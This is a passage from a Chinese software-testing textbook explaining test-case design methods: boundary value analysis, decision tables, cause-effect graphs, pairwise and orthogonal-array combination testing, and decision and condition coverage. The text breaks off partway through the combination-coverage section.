(2) 如果输入条件规定了值的个数,则用最大个数、最小个数、比最大个数多1个、比最小个数少1个的数等作为测试数据;

(3) 根据规格说明的每一个输出条件,分别使用以上两个规则;

(4) 如果程序的规格说明给出的输入域或输出域是有序集合(如有序表、顺序文件等),则应选取集合的第一个和最后一个元素作为测试数据。

在边界值分析法中,最重要的工作是确定边界值域。一般情况下,先确定输入和输出的边界,然后根据边界条件进行等价类的划分。这里给出一个排序程序的边界值分析的例子,其边界条件如下。

(1) 排序序列为空;
(2) 排序序列仅有一个数据;
(3) 排序序列为最长序列;
(4) 排序序列已经按要求排好序;
(5) 排序列的顺序与要求的顺序恰好相反;
(6) 排序序列中的所有数据全部相等。

上面提到的例子是常用的数组边界检查时遇到的。通常情况下,软件测试所包含的边界检验有几种类型:数字、字符、位置、质量、大小、速度、方位、尺寸、空间等,而相应的边界值假定为最大/最小、首位/末尾、上/下、最快/最慢、最高/最低、最短/最长、空/满等情况,这需要对用户的输入以及被测应用软件本身的特性进行详细的分析,才能够识别出特定的边界值条件。另外,还需要选取正好等于、刚刚大于和刚刚小于边界值的数据作为测试数据,如表 3-2 所示。

表 3-2 边界值附近的数据确定的几种方法

项	边界值	测试用例的设计思路
字符	起始−1 个字符/结束+1 个字符	假设一个文本输入区域要求允许输入 1~255 个字符,输入 1 个和 255 个字符作为有效等价类;输入 0 个和 256 个字符作为无效等价类,这几个数值都属于边界条件值
数值	开始位−1/结束位+1	例如,数据的输入域为 1~999,其最小值为 1,而最大值为 999,则 0、1000 刚好在边界值附近
方向	刚刚超过/刚刚低于	
空间	小于空余空间一点/大于满空间一点	例如,测试数据存储时,使用比最小剩余空间大一点(几 KB)的文件作为最大值检验的边界条件

1. 数值的边界值检验

计算机是基于二进制进行工作的,因此,软件的任何数值运算都有一定的范围限制,如表 3-3 所示。

表 3-3 各类二进制数值的边界

项	范 围 或 值
位(b)	0 或 1
字节(B)	0~255
字(Word)	0~65 535(单字)或 0~4 294 967 295(双字)
千(K)	1024
兆(M)	1 048 576
吉(G)	1 073 741 824
太(T)	1 099 511 627 776

这样,在数值的边界值条件检验中,就可以参考这个表进行。如对字节进行检验,边界值条件可以设置成 254、255 和 256。

2. 字符的边界值检验

在计算机软件中，字符也是很重要的表示元素，其中 ASCII 和 Unicode 是常见的编码方式，表 3-4 列出了一些简单的 ASCII 码对应表。

表 3-4 字符和 ASCII 码值的对应关系

字符	ASCII 码值	字符	ASCII 码值
空(NULL)	0	A	65
空格(SPACE)	32	B	66
斜杠(/)	47	Y	89
0	48	Z	90
9	57	左中括号[	91
冒号(：)	58	反斜杠(/)	92
分号(；)	59	右中括号]	93
<	60	单引号(‘)	96
=	61	a	97
>	62	b	98
?	63	y	121
@	64	z	122

在文本输入或者文本转换的测试过程中，需要非常清晰地了解 ASCII 码的一些基本对应关系，例如，小写字母 a 和大写字母 A 在表中的对应是不同的，而 0～9 的边界字符则为“/”、“：”，这些也必须被考虑到数据区域划分的过程中，从而根据这些定义等价有效类来设计测试用例。

3. 其他边界值检验

如默认值、空值、空格、未输入值、零、无效数据、不正确数据和干扰(垃圾)数据等。

3.3 基于组合及其优化的方法

等价分类法和边界分析法用于单因素、单变量的数据分析，但多因素或多变量的输入情况就不一样，这些因素之间相互地组合。虽然各种输入条件可能出错的情况已经被考虑到了，但多个输入情况组合起来可能出错的情况却被忽视了。检验各种输入条件的组合并非一件很容易的事情，因为即使将所有的输入条件划分成等价类，它们之间的组合情况也相当多，因此，需要考虑采用一种适合于多种条件的组合，相应地产生多个动作(结果)的方法来进行测试用例的设计，这就需要组合分析。

组合分析是一种基于每对参数组合的测试技术，主要考虑参数之间的影响是主要的错误来源和大多数的错误起源于简单的参数组合。优点是低成本实现、低成本维护、易于自动化、易于用较少的测试案例发现更多的错误和用户可以自定义限制；缺点是经常需要专家领域知识、不能测试所有可能的组合和不能测试复杂的交互。

3.3.1 判定表方法

对于多因素输入和输出，如果关系简单，根据某一个输入组合就能直接判断输出结果，而且每个输入条件或输出结果都可以用“成立”或“不成立”来表示，即输入条件和输出条件只有

1 和 0 两个取值,这时就采用判定表方法来设计组合(测试用例)。判定表方法是借助表格方式完成对输入条件的组合设计,以达到完全组合覆盖的测试效果。一个判定表由"条件和活动(条件作为输入、活动作为输出)"两部分组成,也就是列出了一个测试活动执行所需的条件组合,所有可能的条件组合定义了一系列的选择,而测试活动需要考虑每一个选择。例如,打印机是否能打印出来正确的内容,有多个因素影响,包括驱动程序、纸张、墨粉等。判定表方法就是对多个条件的组合进行分析,从而设计测试用例来覆盖各种组合。判定表是从输入条件的完全组合来满足测试的覆盖率要求,具有很严格的逻辑性,所以基于判定表的测试用例设计方法是最严格的组合设计方法之一,其测试用例具有良好的完整性。

在了解如何制定判定表之前,先要了解 5 个概念——条件桩、动作桩、条件项、动作项和规则。

(1) 条件桩:列出问题的所有条件,如上述三个条件——驱动程序、纸张、墨粉等。

(2) 动作桩:列出可能针对问题所采取的操作,如打印正确内容、打印错误内容、不打印等。

(3) 条件项:针对所列条件的具体赋值,即每个条件可以取真值和假值。

(4) 动作项:列出在条件项(各种取值)组合情况下应该采取的动作。

(5) 规则:任何一个条件组合的特定取值及其相应要执行的操作。在判定表中贯穿条件项和动作项的一列就是一条规则。

判定表制定一般经过下面 4 个步骤。

(1) 列出所有的条件桩和动作桩;

(2) 填入条件项;

(3) 填入动作项,制定初始判定表;

(4) 简化、合并相似规则或者相同动作。

仍以上述"打印机打印文件"为例子来说明如何制定判定表。首先列出所有的条件桩和动作桩,为了简化问题,不考虑中途断电、卡纸等因素的影响,那么条件桩为:

(1) 驱动程序是否正确?

(2) 是否有纸张?

(3) 是否有墨粉?

而动作桩有两种:打印内容和不同的错误提示。而且假定:优先警告缺纸,然后警告没有墨粉,最后警告驱动程序不对。然后输入条件项,即上述每个条件的值分别取"是(Y)"和"否(N)",可以简化表示为 1 和 0。根据条件项的组合,容易确定其活动,如表 3-5 所示。如果结果一样,某些因素取 1 或 0 没有影响,即以"—"表示,可以合并这两项,最终优化判定表如表 3-6 所示。根据表 3-6,就可以设计测试用例,每一列代表一条测试用例。

表 3-5 初始化的判定表

序号		1	2	3	4	5	6	7	8
条件	驱动程序是否正确	1	0	1	1	0	0	1	0
	是否有纸张	1	1	0	1	0	1	0	0
	是否有墨粉	1	1	1	0	1	0	0	0
动作	打印内容	1	0	0	0	0	0	0	0
	提示驱动程序不对	0	1	0	0	0	0	0	0
	提示没有纸张	0	0	1	0	1	0	1	1
	提示没有墨粉	0	0	0	1	0	1	0	0

表 3-6 优化的判定表

序号		1	2	4/6	3/7/8
条件	驱动程序是否正确	1	0	—	—
	是否有纸张	1	1	1	0
	是否有墨粉	1	1	0	—
动作	打印内容	1	0	0	0
	提示驱动程序不对	0	1	0	0
	提示没有纸张	0	0	0	1
	提示没有墨粉	0	0	1	0

3.3.2 因果图法

因果图法(Cause-effect Diagram)借助图形,着重分析输入条件的各种组合,每种组合条件就是“因”,它必然有一个输出的结果,这就是“果”。因果图是一种形式化的图形语言,由自然语言写成的规范转换而成,这种形式语言实际上是一种使用简化记号表示数字逻辑图,不仅能发现输入、输出中的错误,还能指出程序规范中的不完全性和二义性。因果图法就是一种利用图解法分析输入的各种组合情况,有时还要依赖所生成的判定表。

由因果图法怎样生成测试用例呢?如图 3-2 所示,经过以下 4 个步骤。

(1) 分析软件规格说明书中的输入输出条件并分析出等价类,将每个输入输出赋予一个标志符;分析规格说明中的语义,通过这些语义来找出相对应的输入与输入之间,输入与输出之间关系。

(2) 将对应的输入输出之间,输入与输出之间的关系关联起来,并将其中不可能的组合情况标注成约束或者限制条件,形成因果图。

(3) 由因果图转化成判定表。

(4) 将判定表的每一列拿出来作为依据,设计测试用例。




图 3-2 因果图法示例

例如,某个软件规格说明中包含以下的要求:第一列字符必须是 A 或 B,第二个字符必须是一个数字,在此情况下进行文件的修改;但如果第一列字符不正确,则输出信息 L;如果第二列字符不是数字,则给出信息 M。采用因果图方法进行分析,可根据表 3-7 获得图 3-3 的各种组合,其中∧表示“与”、∨表示“或”、∽表示“非”的关系。

表 3-7 因果关系表

编号	原因(Cause)	编号	结果(Effect)
C1	第一列字符是 A	E1	修改文件
C2	第一列字符是 B	E2	给出信息 L
C3	第二列字符是一个数字	E3	给出信息 M
11	中间原因		

根据图 3-3 可以制定一张判定表,三个因素共有 8 种组合,考虑到 C1(首字符是 A)成立时,C2(首字符是 B)就不能成立,就变成 6 种组合,如表 3-8 所示。可以根据判定表来设计测试用例,每一列就代表一个测试用例,共设计 6 个测试用例。但实际上,还可以进一步优化,由于第二个字母不是数字时,第一个字母不管是 A 或是 B,或 A、B 都不是,结果都一样,即 E3 成立。所以表 3-8 可进一步优化为 4 种组合,即 4 个测试用例,如表 3-9 所示。




图 3-3 因果图表示

表 3-8 上述例子的判定表

序号		1	2	3	4	5	6
原因	C1	1	0	0	1	0	0
	C2	0	1	0	0	1	0
	C3	1	1	1	0	0	0
结果	E1	1	1	0	0	0	0
	E2	0	0	1	0	0	0
	E3	0	0	0	1	1	1

表 3-9 优化后的判定表

序号		1	2	3	4/5/6
原因	C1	1	0	0	—
	C2	0	1	0	—
	C3	1	1	1	0
结果	E1	1	1	0	0
	E2	0	0	1	0
	E3	0	0	0	1
用例		首字符为 A,第 2 个字符为数字	首字符为 B,第 2 个字符为数字	首字符为 x,第 2 个字符为数字	首字符为 A 或 B 或 x,第 2 个字符不是数字

3.3.3 Pair-wise 方法

在实际的软件项目中,作为输入条件的原因非常多,每个条件不只有“是”和“否”两个值,而是有多个取值。这时决策表已无能为力,需要借助其他方法实现。如果输入条件多,而每个条件又有多个取值,那么这个组合数就是一个非常大的数字,如果要执行覆盖全部组合测试,其测试工作量也非常大,但测试的时间和人力资源是有限的,如果不优化组合,测试任务可能就完成不了。为了有效地、合理地减少输入条件的组合数,极大地降低工作量,可以利用

Pair-wise 方法、正交实验设计方法等来简化问题，大大减少组合数。

Pair-wise 方法，也称为“成对组合测试”、“两两组合测试”，即将众多因素的值两两组合起来而大大减少测试用例组合。这种方法是由 Mandl 于 1985 年在测试 Ada 编译程序时提出的。后来一些研究显示，通过应用成对覆盖测试技术，其模块覆盖率为 93.5%，判断覆盖率为 83%，满足测试的基本要求，具有经济有效的特点。虽然也可以采用三三组合、四四组合来达到更高的覆盖率，但其组合数也增长很快，增加了测试工作量。所以，对一般应用系统，采用两两组合即可基本满足测试的要求。

下面举一个例子说明这种方法的有效性。例如，在线购物网站有多种条件影响操作界面或操作功能，主要有以下几方面。

(1) 登录方式(LOGIN)：未登录、第一次登录、正常登录。

(2) 会员状态(MEMBERSHIP)：非会员、会员、VIP 会员、雇员。

(3) 折扣(DISCOUNT)：没有、假日 95 折、会员 9 折、VIP 会员 8 折。

(4) 物流方式(SHIP)：标准、快递、加急。

如果完全组合，其组合数是 3×4×4×3＝144，但如果采用两两组合，其组合数只有 17 项，如表 3-10 所示，工作量减少了近 88%。组合数越多，则效果越显著，有一个基于不同测试环境的兼容性测试(6 个因素，每个因素取值 2～8 项不等)，其组合有 4704 个，但其两两组合数只有 61 个。如果靠手工方式生成组合还是比较麻烦，最好的方式还是靠工具自动生成组合，快捷有效，不容易出错。有许多工具可以选择，最方便的工具是微软的 PICT(见 http://www.pairwise.org/tools.asp)，而且还可以为不同条件之间设定约束关系，进一步优化或减少组合。对于上述这个例子，如果需要，可以加入下面这些约束条件：

IF [LOGIN]＝"未登录" THEN [MEMBERSHIP]＝"非会员"；

IF [LOGIN]＝"第一次登录" THEN [MEMBERSHIP] <> "VIP 会员"；

IF [MEMBERSHIP]＝"会员" THEN [DISCOUNT]＝"会员 9 折"；

IF [MEMBERSHIP]＝"VIP 会员" THEN [DISCOUNT]＝"VIP 会员 8 折"；

表 3-10 Pair-wise 方法的示例

序号	登录方式	会员状态	折扣	物流
1	未登录	雇员	假日 95 折	快递
2	正常登录	会员	假日 95 折	加急
3	第一次登录	VIP 会员	没有	标准
4	未登录	非会员	VIP 会员 8 折	标准
5	正常登录	非会员	没有	快递
6	未登录	雇员	没有	加急
7	第一次登录	非会员	假日 95 折	加急
8	第一次登录	VIP 会员	会员 9 折	快递
9	未登录	会员	没有	标准
10	正常登录	雇员	VIP 会员 8 折	标准
11	未登录	VIP 会员	VIP 会员 8 折	加急
12	未登录	雇员	会员 9 折	标准
13	正常登录	VIP 会员	假日 95 折	标准
14	正常登录	非会员	会员 9 折	加急
15	第一次登录	雇员	VIP 会员 8 折	快递
16	第一次登录	会员	会员 9 折	快递
17	正常登录	会员	VIP 会员 8 折	标准

3.3.4 正交试验法

解决组合数非常大的问题，除了 Pair-wise 方法之外，另一有效方法就是正交实验设计方法(Orthogonal Test Design Method，OTDM)。正交实验设计方法是依据 Galois 理论，从大量的(实验)数据(测试例)中挑选适量的、有代表性的点(条件组合)，从而合理地安排实验(测试)的一种科学实验设计方法。

1. 确定影响功能的因子与状态

首先要根据被测试软件的规格说明书，确定影响某个相对独立的功能实现的操作对象和外部因素，并把这些影响测试结果的条件因素作为因子(Factors)，而把各个因子的取值作为状态，状态数称为水平数(Levels)。即确定：

(1) 有哪些因素(变量)？其因子数是多少？

(2) 每个因素有哪些取值？其水平数是多少？

对因子与状态的选择可按其重要程度分别加权。可根据各个因子及状态的作用大小，出现频率的大小以及测试的需要，确定权值的大小。

2. 选择一个合适的正交表

根据因子数和最大水平数、最小水平数，选择一个测试(Run)次数最少的、最适合的正交表。正交表是正交试验设计的基本工具，它是通过运用数学理论在拉丁方和正交拉丁方的基础上构造而成的规格化表格，可以参考 http://www.math.hkbu.edu.hk/UniformDesign 或 http://www.research.att.com/～njas。一般用 L 代表正交表，常用的有 $L_8(2^7)$、$L_9(3^4)$、$L_{16}(4^5)$等。例如，$L_8(2^7)$中的 7 为因子数(即正交表的列数)，2 为因子的水平数，8 为测试次数(即正交表的行数)。现在，还可以使用相应工具软件(如正交设计助手 II)来帮助决策和应用。

3. 利用正交表构造测试数据集

(1) 把变量的值映射到表中，为剩下的水平数选取值。

(2) 把每一行的各因素水平的组合作为一个测试用例。再增加一些没有生成的但可疑的测试用例。

在使用正交表来设计测试用例时，需要考虑不同的情况，例如，因子数和水平数相符、水平数不相符等。

① 如果因子数不同，可以采用包含的方法。在正交表公式中找到包含该情况的公式，如果有 N 个符合条件的公式，那么选取行数最少的公式。

② 如果水平数不等，采用包含和组合的方法选取合适的正交表公式。

4. 示例


在企业信息系统中，员工信息查询功能是常见的。例如，设有三个独立的查询条件，以获得特定员工的个人信息。

(1) 员工号(ID)。

(2) 员工姓名(Name)。

(3) 员工邮件地址(Mail Address)。

即有三个因子,每个因素可以填,也可以不填(空),即水平数为 2。根据因子数是 3、水平数是 2 和行数取最小值,所以选择 $L_4(2^3)$。这样就可以构造正交表,如图 3-4 左边所示。根据左边的结果,很容易得到所需的测试用例,如图 3-4 右边所示,这样基本测试用例设计完成。如果考虑一些特殊情况,再增加一个测试用例,即三项内容都为空,直接单击“查询”功能,进行查询。



		因子数		
		1	2	3
水平数	1	1	1	1
	2	1	0	0
	3	0	1	0
	4	0	0	1

		查询条件		
		员工号	姓名	邮件地址
测试用例	1	填	填	填
	2	填	空	空
	3	空	填	空
	4	空	空	填

图 3-4 正交表构建并转化为测试用例

从中可以看出,如果按每个因素两个水平数来考虑,需要 8 个测试用例,而通过正交实验法来设计测试用例只有 5 个,有效地减少了测试用例数,而测试效果是非常接近的,即用最小的测试用例集合去获取最大的测试覆盖率。对于因子数、水平数较高的情况下,测试组合数会很多,正交实验法的优势更能体现出来,可以大大降低测试用例数,降低工作量。

3.4 基于逻辑覆盖的方法

在进行单元测试时,特别是针对程序函数进行测试时,会优先考虑代码行的覆盖,一般认为这是最基本的,例如,在衡量开发的单元测试工作时,常常会设定一个目标就是代码行覆盖率要超过 80%或 100%。要做到代码行的覆盖,就是要做到代码结构的分支覆盖。如果再进一步,就是要检验构成分支判断的各个条件及其组合,即条件覆盖和条件组合覆盖。基本路径覆盖一般不归为逻辑覆盖,但从它们密切的关系看,可以统一为逻辑覆盖。逻辑覆盖不局限于代码这个层次,可以扩展到业务流程图、数据流图等,让测试覆盖需求层次的业务逻辑,这可能更为重要。

3.4.1 判定覆盖

判定覆盖法的基本思想是设计若干用例,运行被测程序,使得程序中每个判断的取真分支和取假分支至少经历一次,即判断真假值均曾被满足。一个判定往往代表着程序的一个分支,所以判定覆盖也被称为分支覆盖。假如给出如下示例程序,绘制成如图 3-5(a)所示的程序流程图,为了便于表达问题,程序流程图(a)可以简化为流程图(b),其中:

条件 M={a>0 and b>0}

条件 N={a>1 or c>1}




图 3-5　程序流程图

示例程序源码

```
Dim a,b As Integer
Dim c As Double
If (a > 0 AND b > 0) Then
    c = c/ a
End If
If (a>1 OR c>1) Then
    c = c + 1
End If
c = b + c
```

按照判定覆盖的基本思路,就是要设计相应的测试用例(为变量 a、b、c 赋予特定的值),可以使判定 M、N 分别为真和假,从而达到判定覆盖。例如:

(1) 令 a=2,b=1,c=6,覆盖 M=.T.且 N=.T.。

(2) 令 a=-2,b=1,c=6,覆盖 M=.F.且 N=.F.。

通过这两个测试用例,就达到判定覆盖的要求。如果满足了判定覆盖,也就满足了语句覆盖,但是,如果只测试了上面两个测试用例,这时程序中错将 and 写成 or、或错将 or 写成 and,上述两个测试用例是无法发现这类问题的。从逻辑关系来看,如表 3-11 所示,(1)和(4)逻辑关系判断的结果一样,如果是通过(1)和(4)组合完成分支覆盖,不能发现 and 和 or 互换的问题,AND 关系需要采用(1)和(2)组合或(1)和(3)组合,而 OR 关系需要采用(2)和(4)组合或(3)和(4)组合,才能避免这样的问题。

表 3-11　逻辑运算的各种组合

AND 关系	OR 关系
(1) .T. and .T.→.T.	(1) .T. or .T.→.T.
(2) .T. and .F.→.F.	(2) .T. or .F.→.T.
(3) .F. and .T.→.F.	(3) .F. or .T.→.T.
(4) .F. and .F.→.F.	(4) .F. or .F.→.F.

3.4.2 条件覆盖

条件覆盖的基本思想是设计若干测试用例，执行被测程序以后，要使每个判断中每个条件的可能取值至少满足一次。对于第一个判定条件 M，可分解成两个条件。

(1) 条件 a>0：取真(TRUE)时为 T1，取假(FALSE)时为 F1。

(2) 条件 b>0：取真(TRUE)时为 T2，取假(FALSE)时为 F2。

对于第二个判定条件 N，则分解成：

(1) 条件 a>1：取真(TRUE)时为 T3，取假(FALSE)时为 F3。

(2) 条件 c>1：取真(TRUE)时为 T4，取假(FALSE)时为 F4。

根据条件覆盖的基本思想，要分别让各个条件能取".T."或".F."来设计相应的测试用例，最优化的测试用例，就是 3.4.1 节所讨论的，满足表 3-11 中的(1)和(4)组合、或者(2)和(3)组合就能做到条件覆盖。如表 3-12 所示，就是选了(2)和(3)组合，覆盖了 4 个条件，但没有满足 3.4.1 节的判定覆盖要求，即判定条件 M 和 N 的"真、假"没有至少被执行一次，而是 M 取假两次、N 取真两次，也就不能保证代码行被覆盖，这也说明条件覆盖的测试不一定比代码行覆盖、判定覆盖好。

表 3-12 条件覆盖的测试用例

测试用例	取值条件	具体取值条件
输入：a=2，b=−1，c=−2 输出：a=2，b=−1，c=−2	T1，F2，T3，F4	a>0，b≤0，a>1，c≤1
输入：a=−1，b=2，c=3 输出：a=−1，b=2，c=6	F1，T2，F3，T4	a≤0，b>0，a≤1，c>1

在 3.4.1 节判定覆盖测试中，如果对 AND 覆盖测试选择(1)和(2)、对"OR"覆盖测试选择(2)和(4)，那么条件则没有做到全覆盖，这也说明达到判定覆盖的要求，也不能保证条件覆盖，即判定覆盖也不比条件覆盖强。为了进行更充分的测试，必须引入判定-条件覆盖。

3.4.3 判定-条件覆盖

判定-条件覆盖实际上是将前两种方法结合起来的一种设计方法，它是判定和条件覆盖设计方法的交集，即设计足够的测试用例，使得判断条件中的所有条件可能取值至少执行一次，同时，所有判断的可能结果至少执行一次。按照这种思想，在前面的例子中应该至少保证判定条件 M 和 N 取真和取假各一次，同时要保证 8 个条件取值(T1，F1，T2，F2，…，F4)也至少被执行一次。根据前面的讨论，实际上，在 3.4.1 节就已经知道按照表 3-11 中的(1)和(4)的组合能解决这个问题，按照表 3-13 可完成测试用例的设计。即使做到判定条件覆盖，3.4.1 节中谈到的问题：AND 和 OR 互换问题是无法被监测的，所以测试仍不够充分，需要引入条件组合覆盖。

表 3-13 判定-条件覆盖的测试用例

测试用例	取值条件	具体取值条件	判定条件
输入：a=2，b=1，c=6 输出：a=2，b=1，c=5	T1，T2，T3，T4	a>0，b>0，a>1，c>1	M=.T. N=.T.
输入：a=−1，b=−2，c=−3 输出：a=−1，b=−2，c=−5	F1，F2，F3，F4	a≤0，b≤0，a≤1，c≤1	M=.F. N=.F.

3.4.4 条件组合覆盖

条件组合覆盖的基本思想是设计足够的测试用例，使得判断中每个条件的所有可能至少出现一次，并且每个判断本身的判定结果也至少出现一次。它与条件覆盖的差别是它不是简单地要求每个条件都出现"真"与"假"两种结果，而是要求让这些结果的所有可能组合都至少出现一次。

按照条件组合覆盖的基本思想，对于前面的例子，设计组合条件如表3-14所示。

表3-14 存在的8种组合条件示例

组合编号	覆盖条件取值	判定条件取值	判定-条件组合
1	T1,T2	M=.T.	a>0,b>0,M取真
2	T1,F2	M=.F.	a>0,b≤0,M取假
3	F1,T2	M=.F.	a≤0,b>0,M取假
